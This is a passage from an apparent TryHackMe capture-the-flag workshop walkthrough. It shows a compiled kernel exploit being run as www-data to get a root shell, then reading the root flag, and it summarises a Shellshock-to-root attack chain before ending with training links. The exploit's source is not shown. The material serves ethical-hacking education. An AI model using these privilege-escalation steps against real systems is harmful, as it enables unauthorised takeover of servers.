gcc exploit.c -o exploit
www-data@ubuntu:/tmp$ ls -la
ls -la
total 40
drwxrwxrwt  4 root      root      4096 Jul  2 00:00 .
drwxr-xr-x 22 root      root      4096 Sep  2 2020 ..
drwxrwxrwt  2 root      root      4096 Jul  1 23:04 .ICE-unix
drwxrwxrwt  2 root      root      4096 Jul  1 23:04 .X11-unix
-rwxr-xr-x  1 www-data www-data 13654 Jul  2 00:00 exploit
-rw-r--r--  1 www-data www-data  4969 Jul  1 23:44 exploit.c
www-data@ubuntu:/tmp$ chmod +x exploit
chmod +x exploit
www-data@ubuntu:/tmp$
```

CONTEXT

Newly created files do not have executable permissions by default, so we have to manually change file permissions with the **chmod** command. Now that we have the exploit executable compiled, we're ready to execute it and gain root access.

Part 14

Objective – Run the Exploit File and Capture the Root Flag

Step 1 – run the exploit file:

./exploit


```
www-data@ubuntu:/tmp$ ./exploit
./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
sh: 0: can't access tty; job control turned off
# whoami
root
#
```

Step 2 – navigate to the **/root** directory and list its contents:

```
cd /root
ls
```

Step 3 – read the root.txt file:

```
cat root.txt
```

```
# cd /root
# ls
root.txt
# cat root.txt
THM{[REDACTED]}
#
```

CONTEXT

Running the exploit file gave us Superuser (root) access to the system, giving us access to the root flag file. In CTF networking exercises, access to the root flag means that we have completed the exercise. All that remains is to submit the flag to the TryHackMe webpage to complete the room.

Part 15

Objective – Submit the Root Flag to the TryHackMe Website

Step 1 – copy the contents of the **root.txt** flag


```
ctrl+shift+c
```

Step 2 – paste the flag into the TryHackMe webpage answer field and click submit complete the room:

Task 1 Flags

Root my secure Website, take a step into the history of hacking.

▶ Start Machine



Answer the questions below

user.txt

Answer format: ***{*****}

Submit

Hint

root.txt

Answer format: ***{*****}

Submit

Hint

Summary

The webserver was running an older version of Ubuntu Linux that was vulnerable to the Shellshock vulnerability. By exploiting the Shellshock vulnerability, we were able to gain low-level access to the server. Once on the server, we found that the version of Ubuntu the system was running was vulnerable to an OS kernel exploit, which we were able to compile and execute, giving us root-level access.

Further Learning

The workshop exercise is over. If you enjoyed the workshop, and you're interested in learning more, you can find some links below that provide free training and exercises for basic skills used in ethical hacking and cybersecurity:

The Shellshock Vulnerability

[https://en.wikipedia.org/wiki/Shellshock_\(software_bug\)](https://en.wikipedia.org/wiki/Shellshock_(software_bug))

<https://securityintelligence.com/articles/shellshock-vulnerability-in-depth/>

<https://www.troyhunt.com/everything-you-need-to-know-about2/>

Linux OS Commands

<http://linuxjourney.com>

<https://tryhackme.com/room/linux1>

<https://tryhackme.com/room/linux2>

<https://tryhackme.com/room/linux3>

<https://tryhackme.com/room/linuxstrengthtraining>

<https://tryhackme.com/room/linuxmodules>

<https://www.youtube.com/watch?v=2PGnYjbYuUo>

Computer Networking

<https://tryhackme.com/room/introtonetworking>

<https://tryhackme.com/room/bpnetworking>

<https://www.youtube.com/watch?v=QKfk7YFILwsl>

Workshop Appendix

Reference Links for Programs and Apps Used During the Workshop

Basic Linux Commands:

https://assets.contentstack.io/v3/assets/blt36c2e63521272fdc/bltea7de5267932e94b/5eb08aafc88d36e47cf0644/Cheatsheet_SEC301-401_R7.pdf

Nmap:

<https://assets.contentstack.io/v3/assets/blt36c2e63521272fdc/blte37ba962036d487b/5eb08aac26a7212f2db1c1da/NmapCheatSheetv1.1.pdf>

Nikto:

<https://cdn.comparitech.com/wp-content/uploads/2019/07/Nikto-Cheat-Sheet.pdf>

Curl:

<https://devhints.io/curl>